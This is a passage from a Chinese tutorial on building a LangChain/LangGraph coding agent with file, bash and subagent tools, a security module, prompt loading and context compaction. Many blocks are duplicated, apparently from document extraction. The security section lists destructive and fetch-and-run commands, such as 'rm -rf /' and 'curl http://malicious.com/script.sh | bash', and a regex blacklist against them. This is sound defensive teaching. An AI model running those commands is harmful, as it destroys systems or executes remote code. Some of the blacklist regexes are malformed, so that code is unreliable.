    with open(path, "w", encoding="utf-8") as f:
        f.write(new_content)
    return "文件修改成功"
```

```
# =====
# 文件操作工具
# =====
```

```
@tool
def read(path: str, offset: int = None, limit: int = None) -> str:
    """读取文件内容。可以指定起始行(offset)和读取行数。返回带行号的文本。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    try:
        with open(path, "r", encoding="utf-8") as f:
            lines = f.readlines()
            start = offset if offset is not None else 0
            end = (start + limit) if limit is not None else len(lines)
            lines = lines[start:end]
            return "\n".join([f"{i+start+1:4d} {line.rstrip()}" for i, line in enumerate(lines)])
    except Exception as e:
        return f"Error: {str(e)}"
```

```
@tool
def write(path: str, content: str) -> str:
    """将内容写入文件。如果文件不存在或父目录不存在，会自动创建。"""
    try:
        os.makedirs(os.path.dirname(path), exist_ok=True) if os.path.dirname(path) else None
        with open(path, "w", encoding="utf-8") as f:
            f.write(content)
```

```

        return f"成功写入 {len(content)} 个字符到 {path}"
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def edit(path: str, old_string: str, new_string: str) -> str:
    """精确替换文件中的一段文本。要求 old_string 在文件中必须唯一存在。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    with open(path, "r", encoding="utf-8") as f:
        content = f.read()
    count = content.count(old_string)
    if count == 0:
        return f"Error: 未找到匹配的文本"
    if count > 1:
        return f"Error: 找到 {count} 处匹配, 请提供更具体的 old_string 以确保唯一性"
    new_content = content.replace(old_string, new_string, 1)
    with open(path, "w", encoding="utf-8") as f:
        f.write(new_content)
    return "文件修改成功"

```

文件查询和搜索工具:

```

@tool
def grep(pattern: str, path: str = ".") -> str:
    """在指定目录下递归搜索包含特定正则模式的文本内容。"""
    try:
        result = subprocess.run(
            ["grep", "-rn", pattern, path],
            capture_output=True, text=True, timeout=30
        )
        output = result.stdout
        if not output:
            return "No matches found"
        return output
    except subprocess.TimeoutExpired:
        return "Error: grep 执行超时 (30秒)"
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def glob(pattern: str) -> str:
    """使用 glob 模式查找文件路径 (如 **/*.py), 按修改时间倒序返回。"""
    matches = glob_module.glob(pattern, recursive=True)
    if not matches:
        return "No files found"
    # 按修改时间倒序排序
    matches.sort(key=lambda x: os.path.getmtime(x), reverse=True)
    return "\n".join(matches)

```

```
# =====
```

```
# 搜索与查找工具
# =====

@tool
def grep(pattern: str, path: str = ".") -> str:
    """在指定目录下递归搜索包含特定正则模式的文本内容。"""
    try:
        result = subprocess.run(
            ["grep", "-rn", pattern, path],
            capture_output=True, text=True, timeout=30
        )
        output = result.stdout
        if not output:
            return "No matches found"
        return output
    except subprocess.TimeoutExpired:
        return "Error: grep 执行超时 (30 秒)"
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def glob(pattern: str) -> str:
    """使用 glob 模式查找文件路径（如 **/*.py），按修改时间倒序返回。"""
    matches = glob_module.glob(pattern, recursive=True)
    if not matches:
        return "No files found"
    # 按修改时间倒序排序
    matches.sort(key=lambda x: os.path.getmtime(x), reverse=True)
    return "\n".join(matches)
```

命令行执行工具:

```
@tool
def bash(command: str) -> str:
    """在终端中执行 Bash 命令，超时时间 30 秒。谨慎使用危险命令。"""
    try:
        result = subprocess.run(
            command, shell=True, capture_output=True, text=True, timeout=30
        )
        output = result.stdout + result.stderr
        if not output and result.returncode == 0:
            return "命令执行成功，无输出"
        # 对 bash 的输出进行截断保护
        return output
    except subprocess.TimeoutExpired:
        return "Error: 命令执行超时 (30秒)"
    except Exception as e:
        return f"Error: {str(e)}"
```

```
# =====
# Shell 执行工具
# =====

@tool
```

```
def bash(command: str) -> str:
    """在终端中执行 Bash 命令，超时时间 30 秒。谨慎使用危险命令。"""
    try:
        result = subprocess.run(
            command, shell=True, capture_output=True, text=True, timeout=30
        )
        output = result.stdout + result.stderr
        if not output and result.returncode == 0:
            return "命令执行成功，无输出"
        # 对 bash 的输出进行截断保护
        return output
    except subprocess.TimeoutExpired:
        return "Error: 命令执行超时 (30 秒)"
    except Exception as e:
        return f"Error: {str(e)}"

# 导出
ALL_TOOLS = [read, write, edit, grep, glob, bash,]
```

步骤 4 添加临时子 Agent 工具

当实现一个较为复杂的任务时，如构建一个网站，Agent 要同时精通前端、后端、数据库——它可以做到，但很容易顾此失彼，上下文越来越长，导致后面写前端的时候把前面后端的细节忘记。解决方式可以通过构建多个 Agent 协同完成工作。

此时会有两种方式：

1. 创建临时的 subagent，主 Agent 为核心，把子任务委派给拥有不同专业身份的 subagent，互不干扰。但是 subagent 在完成任务后销毁，类似于临时工，只为某个项目服务。
2. 创建持久的子 Agent，同样是协同完成任务，但是子 Agent 之间可以相互通信、记忆积累、生命周期随团队解散消失。类似于正式员工，为公司服务。

这里将第一种形式作为主 Agent 工具写入 tools.py 模块：


```
@tool
def subagent(role: str, task: str) -> str:
    """启动一个一次性的子智能体来完成特定子任务。"""
    from config import llm # 导入云端 LLM 实例

    # 子智能体可用的工具 (排除 subagent 自身)
    sub_tools = [read, write, edit, grep, glob, bash]

    # 使用同一个 Llm 实例绑定子工具集
    sub_llm = llm.bind_tools(sub_tools)

    sub_messages = [
        SystemMessage(content=role),
        HumanMessage(content=task)
    ]

    # 子智能体循环
    for _ in range(10):
        # 调用云端 API
        resp = sub_llm.invoke(sub_messages)

        # 如果模型没有返回工具调用, 说明任务完成, 直接返回文本
        if not resp.tool_calls:
            return resp.content

        sub_messages.append(resp)

        # 执行工具
        for tc in resp.tool_calls:
            tool_instance = next((t for t in sub_tools if t.name == tc["name"]), None)
            if not tool_instance:
                result = f"Error: 子智能体找不到工具 {tc['name']}"
            else:
                result = tool_instance.invoke(tc["args"])

            sub_messages.append(
                ToolMessage(content=str(result), tool_call_id=tc["id"])
            )

    return "SubAgent: 达到最大迭代次数 (10次) 仍未结束"

# 导出
ALL_TOOLS = [read, write, edit, grep, glob, bash, subagent]
```

```
# =====
# 临时子智能体工具
# =====

@tool
def subagent(role: str, task: str) -> str:
    """启动一个一次性的子智能体来完成特定子任务。"""
    from config import llm # 导入云端 LLM 实例
```

```
# 子智能体可用的工具（排除 subagent 自身）
sub_tools = [read, write, edit, grep, glob, bash]

# 使用同一个 llm 实例绑定子工具集
sub_llm = llm.bind_tools(sub_tools)

sub_messages = [
    SystemMessage(content=role),
    HumanMessage(content=task)
]

# 子智能体循环
for _ in range(10):
    # 调用云端 API
    resp = sub_llm.invoke(sub_messages)

    # 如果模型没有返回工具调用，说明任务完成，直接返回文本
    if not resp.tool_calls:
        return resp.content

    sub_messages.append(resp)

    # 执行工具
    for tc in resp.tool_calls:
        tool_instance = next((t for t in sub_tools if t.name == tc["name"]), None)
        if not tool_instance:
            result = f"Error: 子智能体找不到工具 {tc['name']}"
        else:
            result = tool_instance.invoke(tc["args"])

        sub_messages.append(
            ToolMessage(content=str(result), tool_call_id=tc["id"])
        )

    return "SubAgent: 达到最大迭代次数（10 次）仍未结束"

# 导出
ALL_TOOLS = [read, write, edit, grep, glob, bash, subagent]
```

Subagent 执行样式，以工具的形式出现，不具备通信和记忆等能力，可在 Agent 构建完成后尝试。

```

开始执行单 Agent 任务...
=====
[ Agent 决定调用工具]: subagent
  参数: {'role': '一个简单的助手', 'task': '请输出 hello'}

[ 工具执行结果]:
hello

[ Agent 思考]:
子智能体已成功创建并执行任务，它输出了 **hello**。

整个过程如下：
- **角色**：一个简单的助手
- **任务**：请输出 hello
- **结果**：子智能体成功返回了 `hello`

=====
🔍任务完成：
子智能体已成功创建并执行任务，它输出了 **hello**。

整个过程如下：
- **角色**：一个简单的助手
- **任务**：请输出 hello
- **结果**：子智能体成功返回了 `hello`

=====
📄完整运行轨迹已保存至：20260626_153009_创建一个子智能体并让它输出hello.md

```

图中为 subagent 调用时的样式，作为工具被调用，执行完成后立即销毁。

步骤 5 安全防护

Agent 在使用工具时，可能会执行的命令：

```

# LLM 想"清理临时文件"，但路径搞错了
rm -rf /

# LLM 想"重置数据库"，结果格式化了磁盘
mkfs.ext4 /dev/sda1

# LLM 在网上"找到了一个解决方案"
curl http://malicious.com/script.sh | bash

# LLM 想"修复权限问题"
chmod 777 /

# LLM 陷入循环，输出了一个 10MB 的文件内容，撑爆 context window
cat /var/log/syslog

```

这些不是 LLM 故意为之，而是它在“尽力完成任务”的过程中可能走错的路。LLM 不理解“删除根目录的后果”——对它来说，rm 只是一个删除文件的工具。

Agent 本身在执行一些危险命令（rf-rm*）时，为避免对系统带来不可逆的危害，构建安全防护模块对 Agent 做限制（LLM 不是完美的，它有可能因为理解错误、幻觉、或者 prompt 注入而执行危险操作），对于命令的执行交由用户确认后才能继续。

设计思路：

LLM 输出一条命令



防线 1: 命令黑名单

| "rm -rf /" →  直接拦截, 不问用户
| "ls -la" →  通过



防线 2: 用户确认

| "find . -name '*.py'" → 用户看到后按 Y 放行
| → 用户按 N 跳过
| → 用户按 Q 终止 Agent



防线 3: 输出截断

| 命令输出 10000 行 → 截断为首尾各 2500 字符
| 命令输出 10 行 → 原样返回



结果返回给 LLM

三道防线各管一层: 黑名单负责“明显高危的命令”, 用户确认负责“需要人类判断的”, 输出截断负责“结果过长的”。

考虑到自动化程度, 我们添加一个全局参数, 用于控制 Agent 是否有自动执行非高危命令的权限。

在 config.py 中添加:

```
# ===== Team 子 Agent 专用模型 =====
# 可以配置为更便宜/更快的模型
TEAM_MODEL_NAME = "deepseek-v4-flash"
team_llm = ChatOpenAI(model=TEAM_MODEL_NAME, api_key=API_KEY, base_url=BASE_URL, temperature=0.5, streaming=False)

# 安全防护全局开关
AUTO_APPROVE = False
```

```
# 安全防护全局开关
AUTO_APPROVE = False
```

新建 security.py

```
import re
import sys
from typing import Optional, Tuple
from config import AUTO_APPROVE
```

构建高危命令集合，这是最简单粗暴但最可靠的防线。不需要 AI 判断，不需要语义理解，只依赖正则匹配。但是黑名单只能拦住已知的危险模式。一个精心构造的命令（比如用变量拼接、base64 编码）可以绕过正则匹配。所以黑名单不是唯一防线——它只是第一道过滤，挡住最明显的危险操作。更可靠的兜底通常还需要第二道防线。

```
MAX_OUTPUT_LENGTH = 5000

# 危险命令黑名单正则
DANGEROUS_PATTERNS = [
    r"\brm\s+-rf\s+/\b",
    r"\brm\s+-rf\s+*\b",
    r"\bmkfs\b",
    r"\bdd\s+.*of=/dev/",
    r"\bchmod\s+-R\s+777\s+/\b",
    r"\bcurl\s+.*\|s*(ba)?sh\b",
    r"\bwget\s+.*\|s*(ba)?sh\b",
]

def is_dangerous(command: str) -> Tuple[bool, Optional[str]]:
    """检查命令是否命中黑名单"""
    for pattern in DANGEROUS_PATTERNS:
        if re.search(pattern, command, re.IGNORECASE):
            return True, pattern
    return False, None
```

```
MAX_OUTPUT_LENGTH = 5000

# 危险命令黑名单正则
DANGEROUS_PATTERNS = [
    r"\brm\s+-rf\s+/\b",
    r"\brm\s+-rf\s+*\b",
    r"\bmkfs\b",
    r"\bdd\s+.*of=/dev/",
    r"\bchmod\s+-R\s+777\s+/\b",
    r"\bcurl\s+.*\|s*(ba)?sh\b",
    r"\bwget\s+.*\|s*(ba)?sh\b",
]

def is_dangerous(command: str) -> Tuple[bool, Optional[str]]:
    """检查命令是否命中黑名单"""
    for pattern in DANGEROUS_PATTERNS:
        if re.search(pattern, command, re.IGNORECASE):
            return True, pattern
    return False, None
```

对于非高危命令，在关闭自动执行时，需要先向用户确认：

```
def ask_user_confirmation(tool_name: str, args: dict) -> bool:
    """交互式用户确认"""
    if AUTO_APPROVE:
        return True

    print(f"\n⚠️ 即将执行工具: {tool_name}")
    # 截断参数打印
    args_str = str(args)
    if len(args_str) > 200:
        args_str = args_str[:200] + "..."
    print(f"参数: {args_str}")

    while True:
        choice = input("是否允许执行? ")
        if choice.lower() == 'y':
            return True
        elif choice.lower() == 'n':
            return False
        elif choice.lower() == 'q':
            print("用户主动终止程序。")
            sys.exit(0)
        else:
            return False
```

```
def ask_user_confirmation(tool_name: str, args: dict) -> bool:
    """交互式用户确认"""
    if AUTO_APPROVE:
        return True

    print(f"\n⚠️ 即将执行工具: {tool_name}")
    # 截断参数打印
    args_str = str(args)
    if len(args_str) > 200:
        args_str = args_str[:200] + "..."
    print(f"参数: {args_str}")

    while True:
        choice = input("是否允许执行? ")
        if choice.lower() == 'y':
            return True
        elif choice.lower() == 'n':
            return False
        elif choice.lower() == 'q':
            print("用户主动终止程序。")
            sys.exit(0)
        else:
            return False
```

- Y, 执行命令
- N, 跳过, 返回用户跳过了命令给 LLM
- Q, 直接终止整个程序

对于过长的输出内容，在写入时做截断操作：

```
def truncate_output(text: str) -> str:
    """截断过长的工具返回结果"""
    if len(text) <= MAX_OUTPUT_LENGTH:
        return text
    keep_len = MAX_OUTPUT_LENGTH // 2
    return text[:keep_len] + f"\n\n[... 输出已截断，总长度 {len(text)} ...]\n\n" + text[-keep_len:]
```

```
def truncate_output(text: str) -> str:
    """截断过长的工具返回结果"""
    if len(text) <= MAX_OUTPUT_LENGTH:
        return text
    keep_len = MAX_OUTPUT_LENGTH // 2
    return text[:keep_len] + f"\n\n[... 输出已截断，总长度 {len(text)} ...]\n\n" + text[-keep_len:]
```

截断策略是保留首尾各一半——开头通常包含列标题或文件头部信息，结尾通常包含最新的内容或错误信息，中间的细节可以丢掉。

三道防线在一个函数里依次串联：先过黑名单 → 再过用户确认 → 最后截断输出。每道防线都是独立的，拦住了就直接返回，不进入下一道。

为了保证后续维护方便，通过 Hook 机制，将安全模块变为一个可插拔的管道：


```
def execute_tool_with_hooks(tool_instance, tool_args: dict) -> str:
    """
    安全执行管道: Before Hook -> 执行 -> After Hook
    接收 LangChain Tool 对象和参数, 执行安全检查后调用 tool.invoke()
    """

    tool_name = tool_instance.name

    # === Before Hooks ===
    # 1. 针对 bash 工具的黑名单检查
    if tool_name == "bash":
        cmd = tool_args.get("command", "")
        dangerous, pattern = is_dangerous(cmd)
        if dangerous:
            return f"🚫 安全拦截: 命令匹配到危险模式 '{pattern}', 执行已中止。"

    # 2. 用户确认 (可配置哪些工具需要确认, 这里默认只对 bash 和 edit 确认)
    if tool_name in ["bash", "edit"]:
        if not ask_user_confirmation(tool_name, tool_args):
            return f"🚫 用户拒绝执行工具 {tool_name}。"

    # === 执行工具 ===
    try:
        # 调用 LangChain Tool 的标准执行方法
        result = tool_instance.invoke(tool_args)
        # return str(result)
    except Exception as e:
        return f"❌ 工具执行出错: {type(e).__name__} - {str(e)}"

    # === After Hooks ===

    return truncate_output(str(result))
```

```
def execute_tool_with_hooks(tool_instance, tool_args: dict) -> str:
    """
    安全执行管道: Before Hook -> 执行 -> After Hook
    接收 LangChain Tool 对象和参数, 执行安全检查后调用 tool.invoke()
    """

    tool_name = tool_instance.name

    # === Before Hooks ===
    # 1. 针对 bash 工具的黑名单检查
    if tool_name == "bash":
        cmd = tool_args.get("command", "")
        dangerous, pattern = is_dangerous(cmd)
        if dangerous:
            return f"🚫 安全拦截: 命令匹配到危险模式 '{pattern}', 执行已中止。"

    # 2. 用户确认 (可配置哪些工具需要确认, 这里默认只对 bash 和 edit 确认)
    if tool_name in ["bash", "edit"]:
        if not ask_user_confirmation(tool_name, tool_args):
            return f"🚫 用户拒绝执行工具 {tool_name}。"

    # === 执行工具 ===
```



```
try:
    # 调用 LangChain Tool 的标准执行方法
    result = tool_instance.invoke(tool_args)
    # return str(result)
except Exception as e:
    return f"✘ 工具执行出错: {type(e).__name__} - {str(e)}"

# === After Hooks ===

return truncate_output(str(result))
```

- 可插拔：加新检查只需要往列表里 append 一个函数，不用改核心代码
- 可复用：同一套 Hook 对所有工具生效，不用每个工具各写一遍
- 可配置：不同场景挂不同的 Hook 组合（开发环境宽松、生产环境严格）

步骤 6 将构建好的安全模块用于 tools.py 中

将构件好的安全函数用在 shell 命令执行和 subagnet 工具中。

完整 tools.py：

```
import os
import glob as glob_module
import subprocess
from langchain_core.tools import tool
from langchain_core.messages import BaseMessage, HumanMessage, ToolMessage, SystemMessage

# 导入我们写好的安全执行器
from security import execute_tool_with_hooks, truncate_output

# =====
# 文件操作工具
# =====

@tool
def read(path: str, offset: int = None, limit: int = None) -> str:
    """读取文件内容。可以指定起始行(offset)和读取行数。返回带行号的文本。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    try:
        with open(path, "r", encoding="utf-8") as f:
            lines = f.readlines()
            start = offset if offset is not None else 0
            end = (start + limit) if limit is not None else len(lines)
            lines = lines[start:end]
            return "\n".join([f"{i+start+1:d} {line.rstrip()}" for i, line in enumerate(lines)])
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def write(path: str, content: str) -> str:
    """将内容写入文件。如果文件不存在或父目录不存在，会自动创建。"""
    try:
        os.makedirs(os.path.dirname(path), exist_ok=True) if os.path.dirname(path) else None
```

```

        with open(path, "w", encoding="utf-8") as f:
            f.write(content)
        return f"成功写入 {len(content)} 个字符到 {path}"
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def edit(path: str, old_string: str, new_string: str) -> str:
    """精确替换文件中的一段文本。要求 old_string 在文件中必须唯一存在。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    with open(path, "r", encoding="utf-8") as f:
        content = f.read()
    count = content.count(old_string)
    if count == 0:
        return f"Error: 未找到匹配的文本"
    if count > 1:
        return f"Error: 找到 {count} 处匹配, 请提供更具体的 old_string 以确保唯一性"
    new_content = content.replace(old_string, new_string, 1)
    with open(path, "w", encoding="utf-8") as f:
        f.write(new_content)
    return "文件修改成功"

# =====
# 搜索与查找工具
# =====

@tool
def grep(pattern: str, path: str = ".") -> str:
    """在指定目录下递归搜索包含特定正则模式的文本内容。"""
    try:
        result = subprocess.run(
            ["grep", "-rn", pattern, path],
            capture_output=True, text=True, timeout=30
        )
        output = result.stdout
        if not output:
            return "No matches found"
        return output
    except subprocess.TimeoutExpired:
        return "Error: grep 执行超时 (30 秒)"
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def glob(pattern: str) -> str:
    """使用 glob 模式查找文件路径 (如 **/*.py), 按修改时间倒序返回。"""
    matches = glob_module.glob(pattern, recursive=True)
    if not matches:
        return "No files found"
    # 按修改时间倒序排序
    matches.sort(key=lambda x: os.path.getmtime(x), reverse=True)
    return "\n".join(matches)

```

```
# =====
# Shell 执行工具
# =====

@tool
def bash(command: str) -> str:
    """在终端中执行 Bash 命令，超时时间 30 秒。谨慎使用危险命令。"""
    try:
        result = subprocess.run(
            command, shell=True, capture_output=True, text=True, timeout=30
        )
        output = result.stdout + result.stderr
        if not output and result.returncode == 0:
            return "命令执行成功，无输出"
        # 对 bash 的输出进行截断保护
        return truncate_output(output)
    except subprocess.TimeoutExpired:
        return "Error: 命令执行超时 (30 秒)"
    except Exception as e:
        return f"Error: {str(e)}"

# =====
# 子智能体工具（一次性）
# =====

@tool
def subagent(role: str, task: str) -> str:
    """启动一个一次性的子智能体来完成特定子任务。"""
    from config import llm # 导入云端 LLM 实例

    # 子智能体可用的工具（排除 subagent 自身）
    sub_tools = [read, write, edit, grep, glob, bash]

    # 使用同一个 llm 实例绑定子工具集
    sub_llm = llm.bind_tools(sub_tools)

    sub_messages = [
        SystemMessage(content=role),
        HumanMessage(content=task)
    ]

    # 子智能体循环
    for _ in range(10):
        # 调用云端 API
        resp = sub_llm.invoke(sub_messages)

        # 如果模型没有返回工具调用，说明任务完成，直接返回文本
        if not resp.tool_calls:
            return resp.content

        sub_messages.append(resp)

    # 执行工具
    for tc in resp.tool_calls:
        tool_instance = next((t for t in sub_tools if t.name == tc["name"]), None)
```

```
        if not tool_instance:
            result = f"Error: 子智能体找不到工具 {tc['name']}"
        else:
            result = execute_tool_with_hooks(tool_instance, tc["args"])

        sub_messages.append(
            ToolMessage(content=str(result), tool_call_id=tc["id"])
        )

    return "SubAgent: 达到最大迭代次数（10次）仍未结束"

# 导出
ALL_TOOLS = [read, write, edit, grep, glob, bash, subagent]
```

步骤 7 构建提示词模块

除了使用 LLM 本身输入的提示词以外，在 Agent 中还需要将一些项目规则、Skills、MCP 等外部工具或知识也写入提示词。

新建 prompt.py 文件：

```
import os
import json
import glob as glob_module

# 假设 base_tools 从你写好的 tools 模块导入
# from tools import base_tools
```

加载 skill、MCP 等文件（如有）：

```

RULES_DIR = ".agent/rules"
SKILLS_DIR = ".agent/skills"
MCP_CONFIG = ".agent/mcp.json"

def load_rules():
    rules = []
    if not os.path.exists(RULES_DIR): return ""
    for f in sorted(glob_module.glob(os.path.join(RULES_DIR, "*.md"))):
        stem = os.path.splitext(os.path.basename(f))[0]
        with open(f, "r", encoding="utf-8") as file:
            rules.append(f"# {stem}\n{file.read().strip()}")
    return "\n\n".join(rules)

def load_skills():
    skills = []
    if not os.path.exists(SKILLS_DIR): return ""
    for f in sorted(glob_module.glob(os.path.join(SKILLS_DIR, "*.json"))):
        with open(f, "r", encoding="utf-8") as file:
            data = json.load(file)
            skills.append(f"- {data.get('name', '')}: {data.get('description', '')}")
    return "\n\n".join(skills)

def load_mcp_tools(base_tools):
    if not os.path.exists(MCP_CONFIG): return base_tools
    try:
        with open(MCP_CONFIG, "r", encoding="utf-8") as f:
            config = json.load(f)
        mcp_tools = []
        for server_name, server_data in config.get("mcpServers", {}).items():
            if server_data.get("disabled", False): continue
            for tool in server_data.get("tools", []):
                mcp_tools.append({"type": "function", "function": tool})
        return base_tools + mcp_tools
    except Exception:
        return base_tools

```

```

RULES_DIR = ".agent/rules"
SKILLS_DIR = ".agent/skills"
MCP_CONFIG = ".agent/mcp.json"

def load_rules():
    rules = []
    if not os.path.exists(RULES_DIR): return ""
    for f in sorted(glob_module.glob(os.path.join(RULES_DIR, "*.md"))):
        stem = os.path.splitext(os.path.basename(f))[0]
        with open(f, "r", encoding="utf-8") as file:
            rules.append(f"# {stem}\n{file.read().strip()}")
    return "\n\n".join(rules)

def load_skills():
    skills = []
    if not os.path.exists(SKILLS_DIR): return ""
    for f in sorted(glob_module.glob(os.path.join(SKILLS_DIR, "*.json"))):
        with open(f, "r", encoding="utf-8") as file:
            data = json.load(file)
            skills.append(f"- {data.get('name', '')}: {data.get('description', '')}")

```

```

return "\n".join(skills)

def load_mcp_tools(base_tools):
    if not os.path.exists(MCP_CONFIG): return base_tools
    try:
        with open(MCP_CONFIG, "r", encoding="utf-8") as f:
            config = json.load(f)
            mcp_tools = []
            for server_name, server_data in config.get("mcpServers", {}).items():
                if server_data.get("disabled", False): continue
                for tool in server_data.get("tools", []):
                    mcp_tools.append({"type": "function", "function": tool})
            return base_tools + mcp_tools
    except Exception:
        return base_tools

```

将加载的文件和提示词模板进行拼接：

```

def build_system_prompt(memory_text: str) -> str:
    rules = load_rules()
    skills = load_skills()

    prompt = """你是一个专业的编程助手。你可以使用工具来读取、编写、搜索文件和执行命令。
    请严格按照要求完成任务。如果遇到错误，尝试分析原因并修复。"""

    if rules:
        prompt += f"\n\n## 规则 (必须严格遵守)\n{rules}"
    if skills:
        prompt += f"\n\n## 可用技能提示\n{skills}"
    if memory_text:
        prompt += f"\n\n## 历史记录\n{memory_text}"

```

```

def build_system_prompt(memory_text: str) -> str:
    rules = load_rules()
    skills = load_skills()

    prompt = """你是一个专业的编程助手。你可以使用工具来读取、编写、搜索文件和执行命令。
    请严格按照要求完成任务。如果遇到错误，尝试分析原因并修复。"""

    if rules:
        prompt += f"\n\n## 规则 (必须严格遵守)\n{rules}"
    if skills:
        prompt += f"\n\n## 可用技能提示\n{skills}"
    if memory_text:
        prompt += f"\n\n## 历史记录\n{memory_text}"

    return prompt

```

```
# 任务执行轨迹

**时间**: 2025-01-09
**任务**: 创建一个子智能体，并让它输出hello

---

## [SYSTEM]

---

你是一个专业的编程助手。你可以使用工具来读取、编写、搜索文件和执行命令。
请严格按照要求完成任务。如果遇到错误，尝试分析原因并修复。

## 历史记录

---

**时间**: 2025-01-09
**任务**: 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
**结果**: 已完成！统计结果如下：

- 当前目录下共有 9 个 Python 文件
- 文件列表: 'main.py', 'logger.py', 'config.py', 'security.py', 'graph.py', 'prompt.py', 'memory.py', 'tools.py', 'context.py'
- 结果已写入 'count.txt'

---

**时间**: 2025-01-14
**任务**: 统计当前目录下有多少个 Python 文件，并把结果写入 count.txt
**结果**: ---

## 📄 最终审查报告

### 📋 任务简述

统计当前目录下（不递归子目录）所有 '.py' 文件的数量，并将结果写入 'count.txt'。

---

### 🚀 执行过程（李明）

使用的命令：

```bash
count=$(find . -maxdepth 1 -type f -name "*.py" | wc -l)
echo $count > count.txt
```

最终执行时输入如图，会将历史记录和规则以及新的提示词等进行拼接。

## 步骤 8 上下文管理

工具、记忆、Rules、Skills、MCP、SubAgent 等，会使得 Agent 的对话历史会不断增长，直到接近 LLM 的 context window。

*你可能会想：现在的模型 context window 越来越大了，还需要压缩吗？*

*通常仍然需要。窗口变大能缓解问题，但不会完全消除问题。而且更长的上下文意味着更高的 token 费用、更慢的响应速度，以及 LLM 在超长文本中“迷失重点”的风险（即 lost in the middle 问题）。*

为了解决这个问题，需要引入上下文工程，此处我们实现一个简单的上下文管理的机制：用 LLM 对历史对话做总结（前面记忆模块对执行轨迹做截断也是一种方式）。

新建 context.py

```

from langchain_core.messages import SystemMessage, HumanMessage, AIMessage
from config import llm # 导入配置

COMPACT_THRESHOLD = 20
KEEP_RECENT = 6

def compact_messages(messages: list) -> list:
 if len(messages) <= COMPACT_THRESHOLD:
 return messages

 system_msg = messages[0]
 recent_messages = messages[-KEEP_RECENT:]
 old_messages = messages[1:-KEEP_RECENT]

 old_text = "\n".join([f"{m.type}: {m.content}" for m in old_messages if m.content])

 # 使用 LangChain 的方式调用 API 进行总结
 try:
 summary_resp = llm.invoke([
 HumanMessage(content=f"请总结以下对话历史的关键信息、做出的决定和进展，去除冗余细节:\n\n{old_text}\n\n总结:")
])
 summary = summary_resp.content

 compacted = [
 system_msg,
 HumanMessage(content=f"[历史对话摘要]\n{summary}"),
 AIMessage(content="[已理解历史，继续当前任务]") # 用 AIMessage 表示系统层面的确认
] + recent_messages
 return compacted
 except Exception as e:
 # 容错处理
 return [system_msg] + messages[-(KEEP_RECENT + 2):]

```

```

from langchain_core.messages import SystemMessage, HumanMessage, AIMessage
from config import llm # 导入配置

COMPACT_THRESHOLD = 20
KEEP_RECENT = 6

def compact_messages(messages: list) -> list:
 if len(messages) <= COMPACT_THRESHOLD:
 return messages

 system_msg = messages[0]
 recent_messages = messages[-KEEP_RECENT:]
 old_messages = messages[1:-KEEP_RECENT]

 old_text = "\n".join([f"{m.type}: {m.content}" for m in old_messages if m.content])

 # 使用 LangChain 的方式调用 API 进行总结
 try:
 summary_resp = llm.invoke([
 HumanMessage(content=f"请总结以下对话历史的关键信息、做出的决定和进展，去除冗余细
节:\n\n{old_text}\n\n总结:")
])
 summary = summary_resp.content

 compacted = [
 system_msg,
 HumanMessage(content=f"[历史对话摘要]\n{summary}"),
 AIMessage(content="[已理解历史，继续当前任务]") # 用 AIMessage 表示系统层面的确认
] + recent_messages
 return compacted

```



```
except Exception as e:
 # 容错处理
 return [system_msg] + messages[-(KEEP_RECENT + 2):]
```

## 步骤 9 构建单智能体的流程图

LangGraph 中需要将流程构建成图的形式并编译，由于当前流程较为简单，且 Agent（主 Agent，subagent 和后面实现的团队协作 Agent）流程相似，所以将图的构建单独封装成一个模块方便使用。

### 新建 graph.py

```
from typing import TypedDict, Annotated, Literal
from langgraph.graph import StateGraph, START, END
from langgraph.graph.message import add_messages
from langchain_core.messages import AIMessage
from tools import ALL_TOOLS
from security import execute_tool_with_hooks
from context import compact_messages

class AgentState(TypedDict):
 messages: Annotated[list, add_messages]

def agent_node(state: AgentState, llm_instance):
 messages = compact_messages(state["messages"])
 llm_with_tools = llm_instance.bind_tools(ALL_TOOLS)
 response = llm_with_tools.invoke(messages)
 return {"messages": [response]}

def tool_node(state: AgentState):
 """工具执行节点"""
 last_message = state["messages"][-1]
 tool_messages = []
 for tc in last_message.tool_calls:
 tool_inst = next((t for t in ALL_TOOLS if t.name == tc["name"]), None)
 result = execute_tool_with_hooks(tool_inst, tc["args"]) if tool_inst else f"Error: 找不到工具 {tc['name']}"
 tool_messages.append({"role": "tool", "content": str(result), "tool_call_id": tc["id"]})
 return {"messages": tool_messages}

def build_graph(llm_instance, max_loops: int):
 def _agent_node(state: AgentState):
 return agent_node(state, llm_instance)
 def _should_continue(state: AgentState) -> Literal["tools", "__end__"]:
 last_message = state["messages"][-1]
 # 如果模型决定调用工具
 if hasattr(last_message, 'tool_calls') and last_message.tool_calls:
 # 计算当前已经发生的 Agent 思考次数
 # 通过统计 AIMessage 的数量来近似判断循环次数
 ai_msgs_count = sum(1 for m in state["messages"] if isinstance(m, AIMessage))
 if ai_msgs_count >= max_loops:
 # 达到最大循环次数，强制终止，返回最后一轮结果
 return "__end__"
 return "tools"
 return "__end__"
 workflow = StateGraph(AgentState)
 workflow.add_node("agent", _agent_node)
 workflow.add_node("tools", tool_node)
 workflow.add_edge(START, "agent")
 workflow.add_conditional_edges("agent", _should_continue, {"tools": "tools", "__end__": END})
 workflow.add_edge("tools", "agent")
 return workflow.compile()
```

```
from typing import TypedDict, Annotated, Literal
from langgraph.graph import StateGraph, START, END
from langgraph.graph.message import add_messages
from langchain_core.messages import AIMessage
from tools import ALL_TOOLS
from security import execute_tool_with_hooks
from context import compact_messages
class AgentState(TypedDict):
 messages: Annotated[list, add_messages]
def agent_node(state: AgentState, llm_instance):
 """LLM 思考节点，接收外部传入的 LLM 实例"""
 messages = compact_messages(state["messages"])
 llm_with_tools = llm_instance.bind_tools(ALL_TOOLS)
 response = llm_with_tools.invoke(messages)
 return {"messages": [response]}
def tool_node(state: AgentState):
 """工具执行节点"""
 last_message = state["messages"][-1]
 tool_messages = []
```

```

 for tc in last_message.tool_calls:
